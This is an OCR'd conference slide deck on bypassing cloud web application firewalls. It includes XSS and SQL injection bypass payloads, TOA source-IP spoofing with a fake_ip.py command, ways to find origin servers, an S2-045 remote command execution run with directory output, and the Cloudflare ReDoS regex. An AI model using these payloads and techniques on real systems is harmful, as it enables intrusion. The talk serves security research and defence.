KCon 2019 無界

2019

Alibaba Cloud

云时代的WAF突破

演讲人：pyn3rd

目录
CONTENTS

PART 01

云时代的WAF

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.

云WAF们


IMPERVA
INCAPSULA


Alibaba Cloud


Barracuda


aws


FORTINET


f5


CLOUDFLARE


Akamai


Microsoft
Azure



CITRIX

PART 02


云WAF旧思路

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.


old but gold


Frans Rosén @fransrosen · 5月11日
Akamai WAF bypass XSS in HTML-context when no character-filtering exists to trick it:
<style>@keyframes a{}b{animat
Arif Khan @payloadartist · 5月11日
Incapsula WAF bypass by @daveysec
<svg onload\r\n=$.globalEval("al"+"ert()");>
Anton Korzhynskyi @page_1337 · 8月22日
My turn :)
Cloudflare #XSS #Bypass
<img src onerror=%26emsp;prompt`${document.domain}`>
#WAF #BugBounty #BugBountyTip
Cloudflare WAF events Bypass: if ><tag onxxxx=alert(1)> is filtered, try > <tag onxxxx=a;alert(1)> and your done #bugbounty #infosec
4
117
271

基于规则的检测永远没有终局




基于语义分析的检测会是终局吗




或许深度学习才是未来

```
[!] [405] http://www.pyn3rd.com/search.php?s=<body+onpageshow=top['al\145rt']() >    [0.99401605]
[!] [405] http://www.pyn3rd.com/wp-includes/js/mediaelement/flashmediaelement.swf?jsinitfunctio%gn=alert`1`    [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<marquee/onstart=alert``>    [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<body/onload=eval("(function(){alert();})();")>    [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<h1/onmouseover='\u0061lert``'>x    [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<h1/////////onclick++=++'\u0061lert``'>//    [1.0]
[!] [405] http://www.pyn3rd.com/user.php?id=-3066' UNION ALL SELECT 5463,5463,5463,5463,5463,5463,5463,5463,5463,5463-- aAYZ    [1.0]
[!] [405] http://www.pyn3rd.com/user.php?id=-7397') ORDER BY 1#    [1.0]
[!] [405] http://www.pyn3rd.com/user.php?id= SELECT 'qzzkq'||(SELECT (CASE WHEN (5695=5695) THEN 1 ELSE 0 END))||'qvkvq'    [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<body/////////onpageshow+=top['alert']``//    [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=<body///..../////onpageshow+=top['alert']`1`>    [1.0]
[!] [405] http://www.pyn3rd.com/search.php?s=(SELECT (CASE WHEN (8887=8887) THEN 8887 ELSE 1/(SELECT 0) END))    [1.0]
[+] [200] http://www.pyn3rd.com/SellUndercarriage.html?ObjectID=258793901    [1.07124504e-10]
[+] [200] http://www.pyn3rd.com/v2/detail/getMoreType?model_id=3440&series_id=457    [3.8908438e-10]
[+] [200] http://www.pyn3rd.com/content/4125/5/6084/511462/0.html    [7.371423e-10]
[+] [200] http://www.pyn3rd.com/default/product/load_popular/echo    [2.6947693e-14]
[+] [200] http://www.pyn3rd.com/poll/f7d9c376-3213-d21f-43fe-d9031225ee39.html    [2.6156476e-11]
```

或许深度学习才是未来






https://ai.aliyundemo.com

PART 03


云WAF新突破

CLICK ADD RELATED TITLE TEXT, AND CLICK ADD RELATED TITLE TEXT, CLICK ADD RELATED TITLE TEXT, CLICK ON ADD RELATED TITLE WORDS.

常见云WAF架构之一




常见云WAF架构之二



四层负载均衡(LVS)的四种主要工作模式

- NAT模式
- TUNNEL模式
- DR模式
- FULLNAT模式


优点是支持跨vlan传输
缺点是RealServer无法获得client IP




FULLNAT模式如何获取源IP

TOA(TCP Option Address)

- 将Client IP填充到TCP Options里
- TCP Options字段最大为60-20=40字节





利用TOA模块污染绕过

安装scapy
pip install scapy

修改源码
site-packages/scapy/layers/inet.py

Table 13-1 The TCP option values. Up to 40 bytes are available to hold options.

Kind	Length	Name	Reference	Description and Purpose
0	1	EOL	[RFC0793]	End of Option List
1	1	NOP	[RFC0793]	No Operation (used for padding)
2	4	MSS	[RFC0793]	Maximum Segment Size
3	3	WSOPT	[RFC1323]	Window Scaling Factor (left-shift amount on window)
4	2	SACK-Permitted	[RFC2018]	Sender supports SACK options
5	Var.	SACK	[RFC2018]	SACK block (out-of-order data received)
8	10	TSOPT	[RFC1323]	Timestamps option
28	4	UTO	[RFC5482]	User Timeout (abort after idle time)
29	Var.	TCP-AO	[RFC5925]	Authentication option (using various algorithms)
253	Var.	Experimental	[RFC4727]	Reserved for experimental use
254	Var.	Experimental	[RFC4727]	Reserved for experimental use

```
TCPOptions = (
    {0: ("EOL", None),
     1: ("NOP", None),
     2: ("MSS", "!H"),
     3: ("WScale", "!B"),
     4: ("SAckOK", None),
     5: ("SAck", "!"),
     8: ("Timestamp", "!II"),
     14: ("AltChkSum", "!BH"),
     15: ("AltChkSumOpt", None),
     25: ("Mood", "!p"),
     28: ("UTO", "!H"),
     34: ("TFO", "!II"),
     # RFC 3692
     253: ("Experiment", "!HHHH"),
     # RFC 4727  Experimental TCP Options
     254: ("Experiment", "!HHHH"),
     },
```

利用TOA模块污染绕过

获取云WAF公网VIP

ping cloudwaf.demo.com

```
~ ping [redacted]ndemo.com
PING [redacted]com ([redacted]): 56 data bytes
64 bytes from [redacted]: icmp_seq=0 ttl=42 time=7.135 ms
64 bytes from [redacted]: icmp_seq=1 ttl=42 time=12.451 ms
64 bytes from [redacted]: icmp_seq=2 ttl=42 time=12.347 ms
64 bytes from [redacted]: icmp_seq=3 ttl=42 time=12.430 ms
64 bytes from [redacted]: icmp_seq=4 ttl=42 time=8.118 ms
64 bytes from [redacted]: icmp_seq=5 ttl=42 time=5.223 ms
64 bytes from [redacted]: icmp_seq=6 ttl=42 time=12.507 ms
64 bytes from [redacted]: icmp_seq=7 ttl=42 time=12.462 ms
64 bytes from [redacted]: icmp_seq=8 ttl=42 time=17.624 ms
```

伪造源IP方法

发起伪造源IP攻击

python fake_ip.py <VIP> cloudwaf.demo.com


控制台看到都是伪造的地址，无法直接封禁攻击IP

如何防御TOA模块污染攻击

- 抹去TCP OPTIONS
- 不使用TOA方式

利用源站泄露绕过

如果未对回源IP做ACL，攻击者发现源站IP后可以直接绕过云WAF攻击源站



利用源站泄露绕过

利用DNS历史记录发现源站IP


- 微步在线
- Censys
- Rapid7

2017-04-03	119.23.[redacted]	到WAF	中国	广东/深圳
2017-03-10	120.76.[redacted]		中国	广东/深圳
2017-03-02	120.25.[redacted]	到源站	中国	广东/深圳
2017-02-28	120.76.[redacted]		中国	广东/深圳
2015-10-10	120.25.[redacted]		中国	广东/深圳
2015-01-04	121.14.[redacted]		中国	广东/深圳

```
tools  python s2-045.py -u "http://[redacted]/visitor/index.action"  -c "dir"

[+] 漏洞路径: http://[redacted]/visitor/index.action

[+] 命令执行: dir

[!] 返回结果:

 驱动器 D 中的卷是 服务部署盘
 卷的序列号是 86F3-3D93

 D:\[redacted]-Tomcat-6.0.37\bin 的目录

2019/06/02  22:40    <DIR>          .
2019/06/02  22:40    <DIR>          ..
2013/04/29  11:36            22,709 bootstrap.jar
2013/04/29  11:36             2,374 catalina-tasks.xml
2013/04/29  11:36            11,830 catalina.bat
2013/04/29  11:36            17,777 catalina.sh
2013/04/29  11:36           204,944 commons-daemon-native.tar.gz
2013/04/29  11:36            24,283 commons-daemon.jar
2013/04/29  11:36             1,342 cpappend.bat
2013/04/29  11:36             7,513 daemon.sh
```


利用源站泄露绕过

利用Mail headers发现源站IP



利用源站泄露绕过

利用XML-RPC Pingback发现源站IP




利用配置缺陷绕过

配置虚拟主机

- 目录a www.a.com WAF
- 目录b www.b.com 源站IP
- 通过入侵www.b.com成功入侵www.a.com的资源

```
<VirtualHost *:80>
  ServerName www.a.com
  DocumentRoot "/var/www/html/a/"
  DirectoryIndex index.html index.php
  <Directory />
   AllowOverride All
   Order deny,allow
   allow from all
  </Directory>
</VirtualHost>
.....

ServerName www.b.com
DocumentRoot "/var/www/html/b/"
.....
```



利用性能缺陷绕过

Cloudflare因为工程师编写了存在ReDoS的规则导致故障

原因是使用了backtracking特性的正则引擎

On July 2, we deployed a new rule in our WAF Managed Rules that caused CPUs to become exhausted on every CPU core that handles HTTP/HTTPS traffic on the Cloudflare network worldwide. We are constantly improving WAF Managed Rules to respond to new vulnerabilities and threats. In May, for example, we used the speed with which we can update the WAF to push a rule to protect against a serious SharePoint vulnerability. Being able to deploy rules quickly and globally is a critical feature of our WAF.

Unfortunately, last Tuesday's update contained a regular expression that backtracked enormously and exhausted CPU used for HTTP/HTTPS serving. This brought down Cloudflare's core proxying, CDN and WAF functionality. The following graph shows CPUs dedicated to serving HTTP/HTTPS traffic spiking to nearly 100% usage across the servers in our network.


CPU utilization in one of our PoPs during the incident

The CPU exhaustion was caused by a single WAF rule that contained a poorly written regular expression that ended up creating excessive backtracking. The regular expression that was at the heart of the outage is

```
(?:(?:\"|'|\]|\}|\\|\d|
(?:nan|infinity|true|false|null|undefined|symbol|math)|\`|\-
|\+)+[)]*;?((?:\s|-|~|!|{}|\||\|\||\+)*.*(?:.*=.*)))
```

利用性能缺陷绕过

backtracking回溯



利用性能缺陷绕过

